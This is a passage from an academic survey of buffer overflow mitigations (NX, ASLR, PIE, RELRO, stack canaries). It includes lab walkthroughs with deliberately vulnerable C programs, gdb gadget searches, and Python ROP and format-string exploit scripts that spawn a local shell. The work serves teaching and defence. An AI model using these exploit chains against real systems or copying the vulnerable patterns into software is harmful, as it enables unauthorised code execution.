An attacker cannot launch stack-based buffer overflow attacks with standard techniques like code-injection attacks or return-to-libc in NX's presence. But with the help of ROP [34], we can perform stack overflow with NX bit enabled. Figure 9 shows the flow of strategy that we have used to bypass NX bit.



Figure 9. Bypassing NX bit.

Phase 1: The testbed system on which this research have tested and executed the vulnerable program and related exploits as a proof of concept used a x86-64 processor computing machine running Kali Linux 2020 with Kernel version 5.9.0. It was complemented with tool chain includes gcc 10.2.0, python 2.7.18, pwntools 20.1.1, and gdb-peda plugin version 10.1.90. Figure 10 shows the sample C program having BOF vulnerability that reads input from the user and copies in a temporary buffer.

As shown in Figure 11, compile the vulnerable program by disabling different protection mechanisms other than NX bit. Address Space Layout Randomization (ASLR) is also disabled by placing zero (0) in the randomize_va_space file residing in /proc/sys/kernel directory.

```
1. int getinput( ) {
2.     char buf [10];
3.     int rv = read (0, buf, 1000);
4. return 0; }
5. int main (){
6.     getinput( );}
```

Figure 10. Vulnerable C program.

```
$ gcc -fno-stack-protector -no-pie -ggdb vulncode.c -o  vulncode
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Figure 11. Program Compilation with mitigation disabled.

Phase 2: The second step is the preparation of the payload that was passed as an input to the executable. The payload over here, are the three ROP gadgets. We first load the vulnerable program in gdb with peda. The address of first ROP gadget "pop rdi; ret", can be found using the asmsearch command of gdb-peda. The address of second ROP gadget "system" can be found by using the print command of gdb, which will print the base address of system() inside libc. Finally, to get the address of "/bin/sh" first, we need to find the starting and ending address of libc in gdb using the info proc map command. After getting those addresses, we can find the "/bin/sh" location in that specific range using the searchmem command. Figure 12 shows the summary of phase 2.

```
gdb-peda$ asmsearch "pop rdi; ret"
Searching for ASM code: 'pop rdi; ret' in: binary ranges
0x004011eb : (5fc3) pop    rdi;   ret

gdb-peda$ print system
$1 = {<text variable, no debug info>} 0x7ffff7e38e50 <__libc_system>

gdb-peda$ info proc map
Start Addr      End Addr        Size    Offset  objfile
0x7ffff7df0000  0x7ffff7e15000  0x25000  0x0     /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7faa000  0x7ffff7fab000  0x1000   0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fab000  0x7ffff7fae000  0x3000   0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fae000  0x7ffff7fb1000  0x3000   0x1bd000 /usr/lib/x86_64-linux-gnu/libc-2.31.so

gdb-peda$ searchmem /bin/sh <start of libc> <end of libc>
Searching for '/bin/sh' in range: 0x7ffff7a0d000 0x7ffff7fb1000
Found 1 results, display max 1 items:
libc : 0x7ffff7f7a156 --> 0x68732f6e69622f ('/bin/sh')
```

Figure 12. Finding Gadget Addresses.

Phase 3: Now we have all the required addresses to create a payload in python. Figure 13 shows the crafted python script having all the gadget addresses. In order to calculate the number of bytes after which the return address is saved, we have used the pattern_create and pattern_offset commands of gdb_peda, which shows that the offset of saved return address is 22 bytes. Thus, in Figure 13 at line # 5, we have placed 22 As, and after that we have placed the addresses of the ROP gadgets. Once the python script shown in Figure 13, is executed, it generates our payload, which when passed to the vulnerable program will spawn a shell as shown in Figure 13.

```
1. system = 0x7ffff7e38e50
2. system_arg = 0x7ffff7f7a156
3. rop = 0x004011eb
4. buf = ""
5. buf += "A"*22
6. buf += pack("<Q", rop)
7. buf += pack("<Q", system_arg)
8. buf += pack("<Q", system)
9. f = open("payload", "w")
10. f.write(buf)

$ cat payload - | ./vulncode
Number of bytes read are 46
uname -r
5.9.0-kali1-amd64
```

Figure 13. Python Exploit to Bypass NX bit.

4. OS-Based Mitigation Techniques

The previous section shows that NX bit can also be bypassed using some advanced methodologies such as Return-oriented programming, which shows that NX feature alone is not enough to prevent BOF and other memory corruption attacks. Several other protection strategies are required to provide guaranteed security for computing systems. Some modifications have been done on the software or Operating system level to provide various security mechanisms in past years. Table 5 shows the summary of those security mechanisms. Ref. [30] proposed a library modification approach named libsafe in which is a dynamically loadable library that invokes the safer versions of functions like strcpy(), strcat(), gets(), scanf(). Its limitation is that it provides security for only dynamically linked programs and a subset of unsafe functions. George C. Necula., et al., presented another method, the Proof-carrying code (PCC) [35]. It is a special binary that is produced according to the safety policy provided by the code consumer, and contains a formal proof encoding, which shows that binary is prepared according to consumer's safety rules [36]. Ref. [37] proposed the Program shepherding technique that monitors the transferring of control flow. It also focuses on branch verification and then compares it with a given security policy to verify. It restricts executable code location and determines the location where control will transfer in memory. Ref. [38] presented Address obfuscation, which randomizes code and data sections' addresses of the target application and the relative distance between variables and individual data items. It helps in reducing the probability of successful attacks by making the memory layout hard to predict. Ref. [39] presented a Binary stirring (STIR) technique that provides the x86 code with the ability to self-organize its instruction addresses every time it is launched. It only takes the binary of the application and outputs a new binary with addresses determinable at load-time. Ref. [40] presented Marlin's randomization method that rearranges the code block in the text section of the program's binary whenever it is executed. It makes exploitation difficult for attacks like ROP because shuffling changes the sequence of gadgets that are not useful for attackers. Address Space Layout Randomization (ASLR) is another OS-based technique that was first designed and implemented as a patch for Linux Kernel [41]. Rest of section how ASLR can be adapted to avoid/protect stack-based buffer overflow and different exploitation mechanisms that can be used to perform a BOF attack with ASLR enabled.

Table 5. Summary of Software Mitigation.

Mitigation Technique	Operating System (First Implemented)	Strategy
Libsafe	Linux	Execute safe version of vulnerable C library functions
Proof-Carrying Code DEC Alpha Processor (no practical implementation)	Uses safety policy defined by Code Consumer	
Program Shepherding	Linux and Windows (IA-32)	Enforce Security Policy
Address Obfuscation	Linux	Randomization Strategy
Binary Stirring	Windows and Linux	Self randomizes instruction addresses
Marlin	Linux (customized bash shell)	Randomizes block addresses of binaries at load time
ASLR	Linux, Windows, macOS, iOS	Randomizes addresses of stack, heap, libraries and executables

4.1. Address Space Layout Randomization

To bypass the NX bit mitigation technique we have used ROP, in which the addresses of ROP gadgets must be known. ASLR randomizes the base addresses of various sections of the process, including the stack, heap, shared libraries and executables [42]. Therefore, the attacker cannot use the same exploit every time to abuse the same vulnerable program, rather has to use an explicit payload for every occurrence of randomized program.

ASLR is the first protection mechanism implemented in almost all major operating systems. It was first designed and implemented as a patch for Linux Kernel in July 2001 by the Linux PaX project. In June 2005, Linux kernel version 2.6.12 deployed the ASLR as default [43]. OpenBSD version 3.4 was the first operating system that introduced the default support of ASLR in 2003. In March 2011, it was introduced in iOS 4.3. Mac OS X Leopard 10.5 started implementing ASLR for system libraries in 2007 and extended to cover all applications in 2011. Microsoft Windows Vista and its subsequent versions also provide support for ASLR. Many years have been passed; still, ASLR is an effective approach to protect against modern attacks. It is an active research area, and there is still a lot to do with its design and implementation. It has multiple implementations with the difference in their operations and effectiveness [44]. Recently, a novel approach named ASLR-NG (ASLR Next Generation) has also been presented to overcome the weaknesses of traditional ASLR [42].

In the case of 32-bit systems, only 16 bits are effectively available (or 8 bits in Linux systems with 256 values) for randomization, which is a limitation of ASLR on 32-bit systems, because the 16-bit entropy can be defeated in a few milliseconds using brute force attack [45]. While 64-bit machine provides 40 bits for randomization, that makes brute force attack almost impossible because it could be noticed easily. On 64-bit systems limitation of ASLR realization is that it is vulnerable to memory disclosure and information leakage attacks. The attacker can launch the ROP by revealing a single function address using information leakage attack [46]. The following section describes the similar existing strategy for breaking down the ASLR protection.

4.2. Exploiting the ASLR Mitigation Technique

Address Space Layout Randomization is a protection mechanism used to mitigate buffer overflow attacks. It makes it difficult for attackers to know the exact location of the target code. For example, the attacker can't launch return-to-libc attacks because it requires the base address of libc [47]. However, ASLR is not entirely foolproof and can be bypassed using various techniques such as brute force, return-to-plt or information leakage. In the following section, we have discussed an existing methodology based-on information leakage to bypass the ASLR. This method involves information leak as information leakage attacks are more effective than other techniques for bypassing address

space randomization [44]. We will be leaking the Procedure Linkage Table (PLT) and Global Offset Table (GOT) addresses of some functions to launch attack.

The Procedure Linkage Table (PLT) is a data structure used to call external functions whose address is resolved at run time by dynamic linker because their addresses are not known at link time and contains jump stubs [48]. Global Offset Table (GOT) is an array that includes absolute addresses of global variables and library functions currently used by the process. The ith entry in the PLT contains jump instruction to go to the address saved in the GOT's ith entry. It can be understood with the help of Figure 14, which shows how func@plt in a C code points towards the PLT entry.



Figure 14. Illustration of PLT and GOT.

Inside PLT, an indirect pointer jump is made to jump to an address inside GOT. Eventually, GOT calls the dynamic linker that is supposed to be resolved and executed actual code in libc. By getting knowledge of the absolute address of a single function, the adversary will be able to launch a successful attack. Thus, we are going to exploit PLT and GOT for getting address of a single function residing in libc to launch attack.

Step by Step Procedure of Bypassing ASLR Mitigation

The Figure 15 shows the flow of strategy that we have used to bypass ASLR.

Phase 1: Figure 16 shows a C vulnerable program that consists of a function getMessage() being called by the main() function. After declaring a character buffer of size 200 bytes, it takes input from the user via scanf() function. Since, we know that scanf() has no check for bounds, it takes input until it encounters a white-space or newline character. Hence, we have a buffer overflow vulnerability here. As observed utilizing this vulnerability ASLR can be bypassed.

At first, the vulnerable program is compiled by disabling additional protection mechanisms in addition to ASLR as detailed in Section 3.2.2 (Steps to bypass NX bit mitigation). Address Space Layout Randomization (ASLR) is enabled by placing two (2) in the randomize_va_space file, which shows that process address space is fully randomized. Checksec can be used to identify the mitigation techniques that are enabled and disabled. This is shown in Figure 17.

Phase 2: Following this step is preparation of the exploit payload, which consists of two stages. In the first stage, information will be leaked through GOT. To determine the PLT address of any available function in the program that is used to leak addresses from GOT. By loading the binary in gdb and using the info functions command as shown in Figure 18, we can find a puts@plt function, which is dynamically linked to libc (ld.so). After getting the address of the puts function, we can easily find GOT address by disassembling the PLT address as mentioned in Figure 18. In order to place the address in the RDI register, we need to find the pop RDI: ret gadget that we have already located in the previous section. The script will leak GOT information after placing all the addresses in the payload, however, the program will crash every time after it leaks the information. When the script is rerun after a crash, everything will be randomized. As a result, it is imperative to keep

the program running during the second stage of the exploit, so that the leaked addresses can be exploited. One way to do that is, start the program again without letting it die, that can be done by returning to _start, whose address can be simply print in gdb, as shown in Figure 18.



Figure 15. Bypassing ASLR.

```
1. void getMessage ( ){
2.     char msg [200];
3.     printf ("Enter message: ");
4.     scanf ("%s" , msg);
5.     printf ("Message received.\n"); }
6. int main ( ) {
7.     getMessage ( ); }
```

Figure 16. Vulnerable C Program.

```
$ gcc -fno-stack-protector -no-pie -zexecstack -ggdb vuln.c -o vuln
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
$ checksec ./vuln
CANARY      : disabled
FORITFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

Figure 17. Compilation and Disabling Mitigations.

```
gdb-peda$ info functions
All defined functions:
0x0000000000401000  init
0x0000000000401030  puts@plt
0x0000000000401040  printf@plt

gdb-peda$ disassemble 0x401030
Dump of assembler code for function puts@plt:
0x0000000000401030 <+0>:     jmp    QWORD PTR [rip+0x2fe2]  # 0x404018 <puts@got.plt>

gdb-peda$ print _start
$1 = {<text variable, no debug info>} 0x401060 <_start>
```

Figure 18. Steps to Leak GOT Address.

Now after having all the required addresses to create a payload in python. The Figure 19 shows the crafted python script having all the required addresses for stage 1. In order to calculate the number of bytes after which the return address is saved, we have used the pattern_create and pattern_offset commands of gdb_peda, which shows that the offset of saved return address is 216 bytes. Thus, in Figure 19 at line # 1, we have placed 216 As, and after that we have placed all the addresses. Once the python script shown in Figure 19 is executed, it leaks the puts function address in libc after the ASLR performed randomization.

```
1.  junk = b'A'*216
2.  pop_rdi = 0x004011fb
3.  puts_plt = 0x401030
4.  puts_got = 0x404018
5.  start = 0x401060
6.  payload = junk
7.  payload += p64(pop_rdi)
8.  payload += p64(puts_got)
9.  payload += p64(puts_plt)
10. payload += p64(start)
11. leaked_puts=u64(p.recvline().strip().
    ljust(8, b'\x00'))
```

Figure 19. Payload Stage 1.

Phase 3: In the second stage of exploit preparation, we are going to utilize the leaked information for getting the exact address of libc, which will utilize to find the ROP gadgets including system() and /bin/sh for spawning a shell. The first step in the second stage is to find out the puts, system() and /bin/sh address in libc, which can be done using readelf and string commands, as shown in Figure 20.

```
$readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep puts
195: 00000000000765f0   472 FUNC    GLOBAL DEFAULT   14 _IO_puts@@GLIBC_2.2.5

$readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system
1430: 0000000000048e50    45 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.2.5

$strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 18a156 /bin/sh
```

Figure 20. Steps for Finding Gadgets.

The final step is to find out, how much randomization has been performed via ASLR. Since, we have already found a leaked puts address in stage 1 (phase2), using that we can find the difference/offset and realize that how much randomization ASLR does to the address space as highlighted at line#2 in Figure 21. Using that difference, we can easily find the required gadgets in randomized address space, such as, we can find the actual randomized addresses by adding the difference offset in the values of system() and /bin/sh

we have found earlier, as highlighted at line#5 and 6 in Figure 21. Finally, the payload execution will spawn a shell as shown in Figure 21.

```
1. libc_puts = 0x00000000000765f0
2. offset = leaked_puts - libc_puts
3. libc_system = 0x0000000000048e50
4. libc_sh = 0x18a156
5. system = libc_system + offset
6. bin_sh = libc_sh +offset
7. payload = junk
8. payload += p64(pop_rdi)
9. payload += p64(bin_sh)
10. payload += p64(system)

$python3 ph1exploit.py
[+] Starting local process './vulCode': pid 99664
[+] Leaked puts@GLIBC: 0x7ffff7e665f0
[*] Switching to interactive mode
$ whoami
Arif
```

Figure 21. Payload Stage 2.

4.3. Protecting the ELF Binaries

We have already seen in the previous section that ASLR provides randomization-based protection to protect against ROP like attacks. However, it also faces limitation and can be bypassed with a bit of effort. Therefore, to provide more robust protection there exist other mitigation including position independent executable (PIE) and relocation read-only (RELRO) that harden the binaries itself.

4.3.1. Position Independent Executable (PIE)

The machine code instructions being kept in the main memory are known as Position Independent Code (PIC), which is able to execute correctly regardless of the address. In general, shared libraries are compiled as PIC files so that they can be shared by several processes independently of one another. This facilitates the implementation of per-process randomization via ASLR. For each process, different PIC libraries are loaded. Unlike absolute code which must be loaded at a specific memory location, the PIC can be loaded at multiple memory locations without any alteration. Instructions belonging to a particular location execute faster than those addressed with relative addresses; however, the difference is insignificant on modern processors. Code that is independent of position is easily randomized.

The binary generated by the compiler as position independent code is known as Position Independent Executable (PIE) [26]. It provides arbitrary base addresses for the different sections of executable binary. PIE implements the same randomness strategy for executable, similar to the one used for shared libraries and makes exploitation difficult for attackers. If a binary is compiled as Position Independent Executable, the main binary (.text, .plt, .got, .rodata) is also randomized. PIE complements ASLR to prevent attacks. MacOS 10.7, iOS 4.3, and their later versions provide full support for PIE executable. PIE makes it more difficult for adversaries to guess the code address residing in the main executable, just like code reuse attacks using shared library code. The -pie option is used when compiling a program with GCC to make the binary as position independent executable.

4.3.2. Relocation Read-Only (RELRO)

Several other mechanisms have been introduced to harden the binary executables and one of them is Relocation Read-Only (RELRO). As we have already seen that Global offset table (GOT) is used to resolve dynamically linked function of shared libraries. Procedure linkage table contains a jump stub to GOT and resides in .plt section [49]. The .plt section is used for having the instructions that point to the GOT and resides in .got.plt section. When a shared library function is called for the very first time, GOT points back to the PLT, and a call is made to dynamic linker that finds the actual address of that function. After finding the address of the function, it is written to GOT. When the call is made second time, the

GOT already contains the address. It is known as "Lazy binding". The noticeable point is that PLT should be at a fixed location from the .text section, GOT should be at known location because it contains information required for the program, and the GOT should be writable for performing lazy binding.

Since, GOT is writable and resides at a fixed location it can be exploited to launch buffer overflow attacks. Thus, to prevent this vulnerability from exploitation, it is required that all the addresses are resolved at the beginning and then marked the GOT as read-only. RELRO [49] is a mitigation technique which in general makes Global Offset Table read-only so that GOT overwriting techniques cannot be used during buffer overflow exploitation. It has two levels of protection: Partial RELRO and Full RELRO [50]. Partial RELRO makes the .got section read-only (but not .got.plt section), due to which GOT overwriting can be done. Full RELRO makes the entire .got section read only including .got.plt section. Thus, any GOT overwriting technique is not allowed.

4.3.3. Step by Step Procedure of Bypassing PIE and RELRO Mitigations

The Figure 22 shows the flow of strategy that we have used to bypass PIE and RELRO.



Figure 22. Bypassing PIE and RELRO.

Phase 1: The Figure 23 shows the vulnerable program, having format string (printf) and buffer overflow (getMessage) vulnerability. We need an information leak from binary and to achieve that goal, we will take advantage of format string vulnerability.

First of all, the vulnerable program is compiled by enabling PIE, and RELRO as shown in the Figure 24. ASLR is also enabled. We can verify the enabled mitigation using checksec utility. The next step is to leak information by exploiting the format string vulnerability. We can achieve this by loading the program in gdb, and pass a lot of format specifiers as input, which will leak several memory addresses as shown in the Figure 24. Then look at the memory map of program using vmmap command, and confirm those addresses with the leaked addresses. When we look closely at the leaked addresses, we noticed that the 33rd address is from the executable portion of the vulnerable binary (0x0000555555555000

to 0x0000555555556000). We can also verify this by inputting the %33$lx in the program, as shown in the Figure 24. Thus, in our case the leaked address is 0x0000555555555060 and the executable base address is 0x0000555555555000, so after subtracting them the result is 0x60. Now if we subtract this 0x60 from the leaked address (0x00005555555550a0), we will get a randomized executable base address which can be used to find other functions addresses.

```
1.  void getMessage ( ){
2.      char msg [200];
3.      printf ("Enter message: ");
4.      scanf ("%s" , msg);
5.      printf(msg); }
6.  int main ( ) {
7.      char name [30];
8.      printf ("Your Name: ");
9.      scanf ("%s" , name);
10.     printf("Welcome");
11.     printf(name);
12.     getMessage();  }
```

Figure 23. Vulnerable C Program.

```
$ gcc -fno-stack-protector -fPIE -pie -znow -ggdb vuln.c -o vuln

gdb-peda$ r
Starting program: /home/zarafshan/thesis_kali/RELRO/vuln
Your Name: %lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx
-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-
Welcome 636c6557-0-0-0-7-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-c0182d3600786c25-c0183d0baaec8a65-0-0-0-1-7fffffffe0b8-
7fffffffe0c8-7ffff7ffe180-0-0-555555555060
Enter message:

gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/zarafshan/thesis_kali/RELRO/vuln
0x0000555555555000 0x0000555555556000 r-xp      /home/zarafshan/thesis_kali/RELRO/vuln
0x0000555555556000 0x0000555555557000 r--p      /home/zarafshan/thesis_kali/RELRO/vuln

gdb-peda$ r
Starting program: /home/zarafshan/thesis_kali/RELRO/vuln
Your Name: %33$lx
Welcome 555555555060
Enter message:
```

Figure 24. Leaking Information Using Format String Vulnerability.

The first part of exploit is shown in Figure 25, that contains all the steps we have performed above to leak information using format string vulnerability.

```
p.recvuntil("Name: ")
p.sendline("%33$lx")
p.recvuntil("Welcome ")
info_leak = int(p.recvuntil("\n").strip(), 16)
log.success("Address Leak: " + hex(info_leak))
exe_leak_offset = 0x60
exe_base_address = info_leak - exe_leak_offset
```

Figure 25. Python Script Part 1.

Phase 2: The second part of exploit is shown in Figure 26. To accomplish this part, we need to calculate the addresses of _start, pop rdi gadget and pop rsi gadget after randomization. For this purpose, we need to first find the offset of each function and gadget from the executable base address which we have found in the first phase. For example, to calculate the offset of a pop rdi gadget, first we will find its address in the binary using asmsearch utility and then subtract that address with the executable base address. We will do the same with each address, and we will find the offsets of all the functions and gadgets. After finding all the offsets, we will add that offset with the executable base address as

highlighted in the figure, and that will give us the actual addresses of functions and gadgets. After executing the exploit, we'll leak the address of printf.

```
pop_rdi_offset = 0x2b3
pop_rsi_r15_offset = 0x2b1
printf_plt_offset = 0x80
################################################
junk = b'A'*216
pop_rdi = exe_base_address + pop_rdi_offset
pop_rsi_r15 = exe_base_address + pop_rsi_r15_offset
printf_plt = exe_base_address + printf_plt_offset
################################################
log.success("pop_rdi addr: " + hex(pop_rdi))
log.success("pop_rsi_r15 addr: " + hex(pop_rsi_r15))
log.success("printf@plt addr: " + hex(printf_plt))
################################################
payload1 = junk
payload1 += p64(pop_rdi)
payload1 += p64(perc_s)
payload1 += p64(pop_rsi_r15)
```

Figure 26. Python Script Part 2.

Phase 3: The final step is to get the actual address of system and /bin/sh after randomization. We can accomplish this by utilizing the printf offset leaked previously in phase 2. We can find the offset of printf in libc using readelf command as shown in the Figure 27, and then subtract it with the leaked printf address to know the actual randomization of addresses as highlighted in the Figure 27, which shows the final part of exploit. We can also find the offset of the system and /bin/sh as done in Section 4.2 (Step by Step Procedure of Bypassing ASLR Mitigation), and will add the calculated change with these system and /bin/sh offsets as highlighted in Figure 27 to get addresses after randomization. Script execution will spawn shell.

```
$ readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep _IO_printf
355: 0000000000064e10   204 FUNC    GLOBAL  DEFAULT   16 _IO_printf@@GLIBC_2.2.5

libc_printf = 0x0000000000064e10
offset = leaked_printf - libc_printf
libc_system = 0x0000000000055410
libc_sh = 0x1b75aa
#Calculating final addresses
system = libc_system + offset
bin_sh = libc_sh + offset
```

Figure 27. printf in libc using readelf.

5. Compiler Based Mitigation Techniques

In the previous sections, we have discussed some proposed techniques supported on Hardware and Operating system level to mitigate buffer overflow attacks. We have seen that after so many years of development, those mitigation's can still be bypassed. In this section, we are going to discuss the compiler-based countermeasures that have been proposed to perform automatic detection and prevention against buffer overflow attacks. Table 6 shows the summary of these protection mechanisms. Ref. [51] presented the ProPolice compiler, also called Stack Smashing Protector (SSP) approach based on an improvement in StackGuard. SSP rearranges the memory layout to place pointer or function arguments below local buffers/ arrays in stack memory that protect against code-injection and code-reuse attacks. StackShield is a GNU GCC extension [52] that adds instruction in the program during compilation to maintain a duplicate stack in a different segment where return addresses are copied. It protects against stack smashing attacks as it would not be possible for an attacker to overwrite both addresses through a single vulnerability. Ref. [53] proposed Return Address Defender (RAD), a patch to the GCC compiler that adds safety code to create a protected area for copying return address. It helps the administrator to

detect the attack and catch the intruder in real-time by sending a real-time message and email. The tool named Address Sanitizer has been implemented in GCC by Google to detect errors in memory [54]. It is used to detect Out-of-bounds, Use-after-free, and memory leaks. Ref. [55] presented in a compiler approach named StackGuard or Stack Canary.

Table 6. Summary of Compiler Mitigation.

Mitigation Technique	Compiler (First Implemented)	Strategy
SSP (Pro police)	GCC extension (3.x)	Reordering of local variables
StackShield	GCC extension	Return address protection using duplicate address
Return Address Defender (RAD)	GCC extension (2.95.2)	Return address protection using return address repository (RAR)
Address Sanitizer	Clang, GCC, Xcode, MSVC	Perform bounds checking
Automatic Fortification	GCC extension (4.0)	Perform bounds checking
Stackguard / Stack Canary	GCC extension (2.7.2.3)	Return address protection using Canary value

5.1. Stack Canary

A standard stack-based overflow attack changes the return address and alters the application's flow using some code injection method. Various protection and detection techniques have been proposed to mitigate buffer overflow attacks. One of them is Stack Canary. The idea of stack canary was first implemented by [56] and the proposed technique is known as StackGuard. It is a GCC compiler extension that tries to reduce the probability of stack smashing attacks. StackGuard prevents the return address from being changed by inserting a "Canary" next to the return address. When control returns after the function body's execution, it checks whether the canary is not altered by comparing it with its copy saved somewhere else, before jumping to the function's return address. This mechanism assumes that the canary is intact, then the return address is not changed. In standard stack smashing attacks, the only strategy attacker uses is overwriting the bytes linearly, sequentially, and in ascending order. In that way, it is almost impossible to change the return address without overwriting the canary. Figure 28 shows the stack layout of a program compiled with a stack canary.

We have already seen that when a program makes a function call, a function stack frame is created on the stack via procedure prolog (Figure 28), and when control returns, it performs procedure epilog (Figure 28). The function prolog of the program compiled with StackGuard is different. First of all, it pushes the canary on the stack and then proceeds with the standard prolog. The epilog checks whether the canary is unchanged; it terminates the process with an error message if the change has occurred. The Figure 29 shows the disassembly of the same copy_buff function whose disassembly was shown in Figure 4, but this time program was compiled with stack canary.

In 1997, StackGuard was first implemented as an extension of GCC 2.7 in Intel x86. In Linux, it was maintained from 1998–2003 in Immunix Linux distribution. GCC patches for stack protection were introduced for IBM from 2001 on-wards [57]. Red Hat engineers, after re-implementing stack protector in GCC 4.1, presented -fstack-protector flag to provide protection (but only for specific functions). In GCC version 4.9, Google implemented the -fstack-protector-strong flag to provide more robust security. Since Ubuntu 6.10, most of the packages use -fstack-protector flag. Since May 2014, all Arch Linux packages are compiled with -fstack-protector-strong flag. Since Fedora 20, all Fedora packages come with -fstack-protector-strong compiled.

In initial implementations of StackGuard, a 32-bit random number was used to generate canary values randomly. There are other types of canaries, as well. For example, a constant value 0x00000000 was used as a NULL canary in the early StackGuard versions. XOR random canary is generated at run-time, is a random number saved on the stack,

after XORed with the return address. A constant number 0x000aff0d was also used as canary in the StackGaurd version 2.0.1 named Terminator Canary. It was called so because of having null byte (0x00), line feed (0x0a), and EOF (0xff) characters, that were able to terminate functions like strcpy(), gets() and other libc string copying functions. However, StackGuard also suffers from limitations and has been bypassed. In the following section, we have discussed an existing bypassing method to bypass the Stack Canary along with other mitigation such as PIE, ASLR, and NX.



Figure 28. Stack with Canary word.

```
push   rbp
mov    rbp,rsp
sub    rsp,0x30
mov    QWORD PTR [rbp-0x28],rdi
mov    rax,QWORD PTR fs:0x28
